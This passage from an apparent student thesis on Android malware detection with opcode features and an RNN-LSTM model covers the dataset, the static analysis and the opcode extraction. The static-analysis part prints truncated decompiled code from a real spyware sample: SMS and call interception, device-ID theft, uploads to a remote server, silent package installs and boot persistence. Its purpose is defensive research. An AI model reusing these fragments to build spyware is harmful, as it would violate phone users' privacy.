
Figure 4.1 Analysis phase

4.2 Dataset

All datasets utilized by previous researchers will be listed and examined in this section. Table 4.1 contains the datasets acquired in prior study Based on the table provided, it can be seen that most researchers are using the Drebin Project dataset. With over 5,560 malware samples, most researchers are using Drebin that offers a significant amount of malware samples and as a mean in using a standardized dataset. However, for this study used 1000 Android Malware Dataset offered by Argus Lab is used since it contains a higher number of the most recent mobile malware and 1000 Benign from Google PlayStore.

Table 4.1 Dataset Used in Previous Research

Malicious Software		Benign Software		Used in
Collected From	**Amount**	**Collected From**	**Amount**	
Drebin Project	5560	Downloaded from multiple app market by app crawler	8321	Wang et al., 2019
Drebin Project	5000	AndroZoo	5000	Razak et al., 2019
Apk files	720	Apk files	720	Yen & Sun, 2019
Dataset 1: Drebin Project Dataset 2: Koodous, user agencies and collection of ransomwares	2520 Not mentioned	Dataset 1: Google Playstore, Chines market, Koodous, and third-party Android market Dataset 2: Similar with the first dataset	3130 3130	P. et al., 2019
Genome Project Drebin Project In-the-wild	928 5560 33259	In-the-wild	37224	L. Zhang et al., 2019
Argus Lab	24,553	Google PlayStore	2999	(Anuar et al., 2020)

4.3 Static Analysis

Static analysis depend on an application's source code to categorize it without the program running (Jul, 2019) . Mobile application in APK file will be doing a reverse engineering using jadx-gui .This process will be doing at isolation environment using Window 7 Professional to avoid any consequences that will harm host machine. Before using the tool that have already mention there are some installation must be add in the isolation machine (Window 7) are Java Runtime Error (JRE) and 7zip software to make process analysis successful without any technical problem.

Process static analysis will start by extracting APK file that contain assets, lib, META-INF, res , AndroidManifest.xml , class.dex and resources.arsc file. Figure 4.2 is a example of jadx-gui .

Figure 4.2 jadx-gui

For the smali code or opcode are already in jadx-gui shown at figure 4.3

Figure 4.3 Opcode

Before doing a static analysis, malicious APK will be upload at VirusTotal and Hybrid Analysis website. As shown at figure 4.4 below

Figure 4.4 VirusTotal Results

In VirusTotal show the malicious permissions in the APK file as a figure 4.5 below

Figure 4.5 Applications Permissions VirusTotal

Risk assessment in this .apk file such as spyware, fingerprint, evasive and spreading shown using Hybrid Analysis as a figure 4.6 below

Figure 4.6 Risk Assessment Hybrid Analysis

Check applications permission at AndroidManifext.xml file as shown figure 4.7 below and compare it to online analysis.


```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

Figure 4.7 Applications Permission at AndroidManifext.xml

The following snapshot around the red rectangle shows in a figure 4.8 how the file monitors all incoming SMS messages. Collect all data and information related to SMS messages.


```
public void onReceive(Context context, Intent intent) {
    if (intent.getAction().equals(ACTION_BOOT)) {
        Intent i = new Intent("android.intent.action.RUN");
        i.setClass(context, zjService.class);
        context.startService(i);
    } else if (intent.getAction().equals(SMS_RECEIVED)) {
        Bundle bundle = intent.getExtras();
        if (bundle != null) {
            Object[] pdus = (Object[]) bundle.get("pdus");
            SmsMessage[] messages = new SmsMessage[pdus.length];
            for (int i2 = 0; i2 < pdus.length; i2++) {
                messages[i2] = SmsMessage.createFromPdu((byte[]) pdus[i2]);
                this.sms_code = messages[i2].getOriginatingAddress();
                this.sms_body = messages[i2].getDisplayMessageBody();
                this.sms_time = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(new Date(messages[i2].get in
                WriteRec(context, SMS_FILE_NAME, String.valueOf(this.sms_code) + "#" + this.sms_body + "#" + th
```

Figure 4.8 Function code to monitors all incoming SMS messages

void function *installApk* and calling the function *getPackageManager()* function at the red rectangle to install any app on the victim' device shown in figure 4.9

```java
public void installApk(String taskInfo) {
    Uri.fromFile(new File(taskInfo));
    try {
        if (getPackageManager().getPackageInfo(getPackageName(), 8192) != null) {
            int installFlags = 0 | 0;
        }
    } catch (PackageManager.NameNotFoundException e) {
    }
}
```

Figure 4.9 function code to install any package

Upload the *zjms.txt* and *zjphonecall.txt* at void function *uploadAllFiles()* into their server at the line of code around the red rectangle shown in figure 4.10

```java
private void uploadAllFiles() throws IOException {
    UploadFiles uf = new UploadFiles();
    if (fileIsExists("/data/data/com.rainbw.Fish/files/zisms.txt") && fileIsExists("/data/data/com.rainbw.Fi
        uf.uploadFile("http://" + getKeyNode(OBJ_ZJ_DOMAIN, KEY_ZJ_DOMAIN) + "/zj/upload/UploadFiles.aspx?ask
        uf.uploadFile("http://" + getKeyNode(OBJ_ZJ_DOMAIN, KEY_ZJ_DOMAIN) + "/zj/upload/UploadFiles.aspx?ask
        try {
            FileOutputStream fos = openFileOutput("/data/data/com.rainbw.Fish/files/zjsms.txt", 2);
            fos.write(new String("").getBytes());
            fos.close();
        } catch (FileNotFoundException e) {
            e.printStackTrace();
```

Figure 4.10 function code to upload file zjms.txt and zjphonecall.txt into their server

Collect the victim's device's ID number, subscriber ID and SIM card's serial number by calling the necessary function around the red rectangle show in a figure 4.11

```java
public void GetDeviceInfo() {
    Dev_MIEI = ((TelephonyManager) getSystemService("phone")).getDeviceId();
    Dev_SimSSN = ((TelephonyManager) getSystemService("phone")).getSubscriberId();
    Dev_IMSI = ((TelephonyManager) getSystemService("phone")).getSimSerialNumber();
    Dev_LineNumber = ((TelephonyManager) getSystemService("phone")).getLine1Number();
}
```

Figure 4.11 function code to get device info

This function intends to call using the victim devices *android.intend.action.CALL* class will show in red rectangle for the coding at figure 4.12

```java
public void CallPhoneNumber(String paramString) {
    Intent intent = new Intent("android.intent.action.CALL");
    intent.setData(Uri.parse("tel:" + paramString));
    intent.setFlags(268435456);
    startActivity(intent);
}
```

Figure 4.12 function code to call using victim devices

This function *String bg_sendSms* intends to send a message at the line of the code have been highlight at red rectangle using victim devices shown in figure 4.13

```java
public String bg_sendSms(String paramString1, String paramString2, int paramInt) {
    SmsManager smsManager = SmsManager.getDefault();
    if (paramInt == 1)
        try {
            smsManager.sendTextMessage(paramString1, null, paramString2, null, null);
            return "ok";
        } catch (Exception exception) {}
    return "Pass Sms Data Type set failed";
}
```

Figure 4.13 function code to send message using victim devices

This function *String getValueFromServer* will *intends* to open the internet connection at line of code in red rectangle show in figure 4.14

```java
public String getValueFromServer(String paramString) {
    Exception exception2;
    String str2 = "";
    String str1 = str2;
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection)(new URL(paramString)).openConnection();
        paramString = str2;
        str1 = str2;
        if (httpURLConnection.getResponseCode() == 200) {
            str1 = str2;
```

Figure 4.14 function to open internet connection

This function intends to execute the code after reboot the devices show in figure 4.15

```
public void onReceive(Context paramContext, Intent paramIntent) {
  Object[] arrayOfObject;
  String str;
  if (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
    paramIntent = new Intent("android.intent.action.RUN");
    paramIntent.setClass(paramContext, zjService.class);
    paramContext.startService(paramIntent);
    return;
```

Figure 4.15 function to execute the code after reboot

The line of code in red rectangle intend to get incoming call information and save in zjphonecall.txt shown in figure 4.16

```
switch (((TelephonyManager)paramContext.getSystemService( phone )).getCallState()) {
  default:
    return;
  case 0:
    if (incomingflag.booleanValue()) {
      str = getSystemTime();
      WriteRec(paramContext, "zjphonecall.txt", "IN_END#" + income phoneNumber + "#" + str);
      return;
    }
    return;
  case 1:
```

Figure 4.16 function code to get incoming call and save it

The line of code highlighted in red rectangle line intends to delete package by using *android.intent.action.DELETE* class shown in figure 4.17

```
    getValueFromServer(paramString);
  case 6:
    intent1 = new Intent("android.intent.action.DELETE", Uri.fromParts("package", paramString, null));
    intent1.setFlags(268435456);
    startActivity(intent1);
```

Figure 4.17 function code to delete package

This application using android.location.LocationListener class highlighted that are seems suspicious at figure 4.18 and function for *Location g(Context paramContext)* at figure 4.19

```
import android.content.Context;
import android.content.pm.ApplicationInfo;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.Bundle;
import android.provider.Settings;
import android.telephony.TelephonyManager;
import android.util.Log;
import java.io.InputStream;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
```

Figure 4.18 android.location.LocationListener library

```
private static Location g(Context paramContext) {
    // Byte code:
    //   0: aload_0
    //   1: ifnull -> 218
    //   4: getstatic com/wooboo/adlib_android/d.q : Landroid/location/Location;
    //   7: ifnull -> 24
    //  10: invokestatic currentTimeMillis : ()J
    //  13: getstatic com/wooboo/adlib_android/d.r : J
    //  16: ldc2_w 900000
    //  19: ladd
    //  20: lcmp
    //  21: ifle -> 218
    //  24: aload_0
    //  25: monitorenter
    //  26: getstatic com/wooboo/adlib_android/d.q : Landroid/location/Location;
    //  29: ifnull -> 46
    //  32: invokestatic currentTimeMillis : ()J
    //  35: getstatic com/wooboo/adlib_android/d.r : J
    //  38: ldc2_w 900000
    //  41: ladd
    //  42: lcmp
    //  43: ifle -> 216
    //  46: invokestatic currentTimeMillis : ()J
    //  49: putstatic com/wooboo/adlib_android/d.r : J
    //  52: aload_0
    //  53: ldc_w 'android.permission.ACCESS_COARSE_LOCATION'
    //  56: invokevirtual checkCallingOrSelfPermission : (Ljava/lang/String;)I
    //  59: ifne -> 242
    //  62: aload_0
    //  63: ldc_w 'location'
```

Figure 4.19 function code Location g

As an additional evident, this application using Geo-location API have been highlighted as figure 4.20

```
1082: invokevirtual setAction : (Ljava/lang/String;)Landroid/content/Intent;
1085: pop
1086: aload #5
1088: ldc 'com.google.android.apps.maps'
1090: ldc 'com.google.android.maps.MapsActivity'
1092: invokevirtual setClassName : (Ljava/lang/String;Ljava/lang/String;)Landroid/content/Intent;
1095: pop
1096: aload #5
1098: new java/lang/StringBuilder
1101: dup
1102: ldc 'http://maps.google.com/maps?q='
1104: invokespecial <init> : (Ljava/lang/String;)V
1107: aload #6
1109: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
1112: ldc '('
1114: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
1117: aload #7
```

Figure 4.20 Geo-location API

There are a lot of similarity in online analysis and static analysis in Table 4.2:

Table 4.2 Similarity Online Analysis and Static Analysis

Behaviour	Online Analysis(True/False)	Group Analysis(True/False)
Monitor all incoming SMS messages.	True	True
Collect all data and information related to SMS messages.	True	True
Collected information will be saved in a text file called 'zjsms.txt'	True	True
Monitor all incoming and outgoing calls of the users.	True	True
Collect all calls logs and data information.	True	True

Collected information will be saved in a text file called 'zjphonecall.txt	True	True
Collect users' Device ID, Subscriber ID, Sim Serial Number and Line Number	True	True
All the data collected and files created will be uploaded in a remote server without the user's knowledge and awareness.	True	True
Ability to update itself.	True	True
Install or uninstall any packages or apps in the users' device.	True	True
Able to send SMS messages and make phone calls.	True	True
Able to execute the instructions that have been given from the remote server.	True	True

4.4 Application code review: Opcode

Application code review through opcode will be analysed after doing a static analysis. The malicious code in jadx-gui will be review as a smali code or opcode to be extract and put in DalvikOpcode_SM1.txt. Every sample APK from malicious dataset and Benign dataset will be doing the opcode review to be extracted to the different DalvikOpcode_SM1.txt and DalvikOpcode_SB1.txt .

4.4.1 Process of application code review through opcode

Step 1: Go to the malicious code and check the line number of code 33-46

```
33    public void onReceive(Context context, Intent intent) {
34        if (intent.getAction().equals(ACTION_BOOT)) {
35            Intent i = new Intent("android.intent.action.RUN");
36            i.setClass(context, zjService.class);
37            context.startService(i);
40        } else if (intent.getAction().equals(SMS_RECEIVED)) {
42            Bundle bundle = intent.getExtras();
43            if (bundle != null) {
44                Object[] pdus = (Object[]) bundle.get("pdus");
45                SmsMessage[] messages = new SmsMessage[pdus.length];
                 for (int i2 = 0; i2 < pdus.length; i2++) {
47                    messages[i2] = SmsMessage.createFromPdu((byte[]) pdus[i2]);
48                    this.sms_code = messages[i2].getOriginatingAddress();
49                    this.sms_body = messages[i2].getDisplayMessageBody();
53                    this.sms_time = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(new Date(messages[i2].getTimestan
46                    WriteRec(context, SMS_FILE_NAME, String.valueOf(this.sms_code) + "#" + this.sms_body + "#" + this.sm
                     }
                 }
```

Figure 4.21 Function of Malicious code

Step 2: Go to smali code in jadx-gui and line of code same to Java code

```
33    .registers 1
34
35    .prologue
36    .line 25
37    const-string v0, ""
38
39    sput-object v0, Lcom/GoldDream/zj/zjReceiver;->income_phoneNumber:Ljava/lang/String;
40
41    .line 27
42    const/4 v0, 0x0
43
44    invoke-static {v0}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;
45
46    move-result-object v0
47
```

Figure 4.22 Function of code in smali

Step 3: Copy line of smali code and paste it at .txt file and after the smali code numbering it in hexadecimal sequence.

Figure 4.23 extracting opcode in notepad

4.4.2 Opcode Analysis

In this process are elaborate more detail why the opcode is malicious. Before that function value in opcode must to know first:

V –void B –byte S –short C- char I – int J- long F- float D- double

In figure show the void function in Java language that have malicious intend to install APK package.

```
public void installApk(String taskInfo) {
    Uri.fromFile(new File(taskInfo));
    try {
        if (getPackageManager().getPackageInfo(getPackageName(), 8192) != null) {
            int installFlags = 0 | 0;
        }
    } catch (PackageManager.NameNotFoundException e) {
    }
}
```

Figure 4.24 Function of code to install package

In opcode the blue circle in figure with capital 'V' are void function. So this is the most basic to read opcode

```
.method public installApk(Ljava/lang/String;)V
    .registers 8
    .param p1, "taskInfo"    # Ljava/lang/String;

    .prologue
    .line 550
    new-instance v4, Ljava/io/File;
```

Figure 4.25 Function of code to install package in smali

Let's jump to the important line of code at installApk function that are seem malicious shown a figure

```
.line 555
.local v3, "pm":Landroid/content/pm/PackageManager;
:try_start_e
invoke-virtual {p0}, Lcom/GoldDream/zj/zjService;->getPackageName()Ljava/lang/String;

move-result-object v4
```

Figure 4.26 line of code in smali to install package

Understand line of code that look malicious in text box below:

Invoke-virtual {p0}, LLcom/GoldDream/zj/zjService;->getPackageName()Ljava/lang/String;

#call object getPackageName() on zjService

move-result-object v4 # to store previous result in v4

The line of code in a smali intend to install another package in one line of code. That how to review opcode applications to know which is malicious. Table 4.2 shown the basic grammar in opcode or smali code.

Table 4.3 Basic opcode grammar

Opcode	Definition
.method	method of the function
.parameter	method parameters
.prologue	The starting of method
.line 12	The method is on line 12
Invoke-super	This call a parent function
const/high16 v0, 0x7fo3	This assign 0x7fo3 to v0
invoke-direct	This to call functions
return-void	The function returns void
.end method	End of function
new-instance	To create instance
iput-object	To call object assignment
iget-object	To call object
invoke-static	To call static function

All function opcode will be compile by the frequency of the opcode for every application and save in csv file shown in figure 4.27.

app_id	/00	/01	/02	/04	/05	/07	/08	/0a	/0b	/0c	/0d	/0e	/0f	/10	/11	/12	/13
1000	260	3191	3078	1172	988	7830	4867	36126	3765	48216	4114	28196	13196	1108	18508	42342	9838
1001	203	2365	2083	101	223	2156	4869	13130	1250	25827	3117	11675	3261	255	6243	15608	3909
1002	3	4	1	2	0	23	21	392	2	1061	43	218	48	1	89	450	250
1003	3	161	35	6	15	23	232	468	206	935	96	303	91	14	72	612	161
100	218	2094	1927	359	258	5031	2244	40309	2776	57895	2493	28150	18607	507	24115	32576	13450
101	136	1764	256	57	29	1455	1142	6159	500	14571	2021	5572	1707	140	3894	8399	2967
102	218	2700	2123	291	240	6043	3293	40844	3191	63192	3043	23235	10444	483	13492	37072	8201
103	326	4694	3980	288	594	3970	10534	23907	2059	38581	3831	19181	6245	503	9766	27132	6562
104	160	2330	238	50	45	1558	1270	8293	630	14587	1103	4760	2211	150	3807	9481	2746
105	112	1037	1069	28	88	843	3087	6228	449	13136	1467	5217	1776	122	2633	7673	3167
106	31	362	81	7	27	391	368	1163	74	3349	676	1311	253	14	526	2076	875
107	245	1895	1643	422	405	5524	2999	28364	2539	48873	4461	24202	10035	599	16129	29915	8150
108	396	2305	2081	304	252	5935	3228	34996	2544	54207	4068	28448	11125	465	15448	34891	12460
109	414	2985	3055	1066	1148	6331	4729	31628	3346	39338	2925	24812	12468	1307	14938	38349	9386
10	460	5536	2082	189	169	5831	4894	22431	1921	45651	4831	20140	6596	462	13527	29181	6904
110	83	785	1149	73	138	1869	1435	9150	899	15278	1351	7999	3490	130	4155	10148	2539
111	106	1629	697	55	190	1547	4238	6782	951	16790	1941	6008	1393	108	2780	8503	2302
112	132	1681	1311	198	190	3829	1828	21961	1514	30113	2299	15931	7888	343	9902	23826	4370
113	174	1650	2462	435	560	4885	3823	23374	2589	36337	3480	17597	7754	399	9738	24799	6307
114	315	2131	6936	325	658	7569	4125	33976	2502	57705	3605	30655	10357	671	15480	34982	8135
115	240	2330	1567	305	275	6139	2312	32307	2628	54103	3276	27710	12477	652	19315	35572	7110
116	59	937	598	82	58	1988	580	13851	717	15636	1041	10323	4979	108	5565	13682	1995
117	171	2516	1273	634	210	7141	2285	33401	2582	52267	3266	27743	12682	727	20093	39133	6607
118	159	3397	905	122	142	3202	1158	15975	945	25111	1856	12516	6386	232	8823	14991	5709
119	150	1184	723	147	134	2568	1068	15990	1302	24273	1962	11205	5652	254	8034	16150	2849
11	137	2494	366	46	84	1388	1555	7573	405	14510	1821	6428	2069	90	3567	9436	2582
120	142	991	812	111	185	2597	1146	11451	630	17020	1869	11038	5408	136	6681	13480	2940
121	413	2639	1091	412	176	7379	1896	33953	2400	59448	4424	25744	12303	741	20511	39063	8425
122	170	2513	3295	688	732	5847	4026	34550	3565	56194	3359	31437	11773	1086	18136	39452	7797
123	0	0	0	0	0	5	0	43	0	194	23	52	9	0	22	111	3
124	423	2530	2231	319	288	6800	3689	38792	2735	64858	4419	32006	11526	569	18194	39935	15504
125	244	2936	1106	78	57	2496	2329	11670	891	24145	3099	10372	3454	225	6856	15412	4701
126	282	3491	2604	1070	957	6788	4291	40215	6133	57457	4763	29351	14124	1347	16021	48492	11182
127	349	4809	400	129	58	3643	1761	15639	1322	34784	4493	15077	4617	363	9157	24000	78243
128	81	1172	475	123	86	2451	847	9543	519	15179	1682	9092	4566	154	6002	12293	3044

Figure 4.27 dataset in csv file

4.5 Conclusion

The analytical design structure is depicted in this chapter, along with the specifics of each step. This is followed by a simulation of the project, how it is carried out, and the predicted consequences. The next chapter will go over the project's implementation.

Chapter 5: DESIGN RNN-LSTM MODEL

5.1 Introduction

This chapter will design RNN-LSTM model using python programming language. Flowchart and pseudocode will be design for references for write the real coding in Google Colabotary. Coding will be consisting important library and training data will be using Keras.

5.2 Flowchart

Figure 5.1 RNN-LSTM Flowchart

Figure 5.1 is the RNN-LSTM flowchart. In the initial phase, a csv dataset will be entered into the system to be read. The dataset will then be divided into two categories: data labels and data in, with the columns in the dataset being dropped. The data will then be divided into two

categories: data test and data training. The most crucial step is to add the Embedded layer, LSTM layer, and output layer to the model's layers. Following that, settings of hyperparameters such as epochs, test size, batch size, and LSTM neurons will be used to train and test the data. Finally, the results of the testing include accuracy, TPR, and FPR.

5.3 Pseudocode

Start

Input the dataset

Classify Data and Class from dataset by drop column app_id and class for the Data and Class only take column Class

Set Split Test base on test size, batch size and epochs

Add Embedded layer, LSTM layer and output layer

Train and testing data base on hyperparameter

Calculate accuracy, TPR and FPR

End

5.4 Modelling RNN-LSTM

5.4.1 Input Dataset of Malware and Benign

Dataset of the malware sample and benign will be input in the script for RNN-LSTM model pre-processing data before train and testing. Importing necessary library such as numpy, matplotlib.pylot and seaborn at pre-processing data to neglect any error occur.

	app_id	/00	/01	/02	/04	/05	/07	/08	/0a	/0b	/0c	/0d	/0e	/0f	/10	/11	/12	/13	/14	
0	1000	260	3191	3078	1172	988	7830	4867	36126	3765	48216	4114	28196	13196	1108	18508	42342	9838	1225	1
1	1001	203	2365	2083	101	223	2156	4869	13130	1250	25827	3117	11675	3261	255	6243	15608	3909	386	
2	1002	3	4	1	2	0	23	21	392	2	1061	43	218	48	1	89	450	250	455	
3	1003	3	161	35	6	15	23	232	468	206	935	96	303	91	14	72	612	161	182	
4	100	218	2094	1927	359	258	5031	2244	40309	2776	57895	2493	28150	18607	507	24115	32576	13450	2608	1

Figure 5.2 Dataset of sample

Figure 5.2 is the dataset sample of malware and benign after run the program for input the dataset in the system. Calculating number of malware and benign are important for researcher know how many malware and benign. Figure 5.3 is the output after calculate number of malware and benign. Number of 0 refer as benign and 1 refer as malware. The code of the process will be referring at Appendix I.

```
class
0    1001
1    1081
dtype: int64
```

Figure 5.3 Number of malware and benign

5.4.2 Drop columns

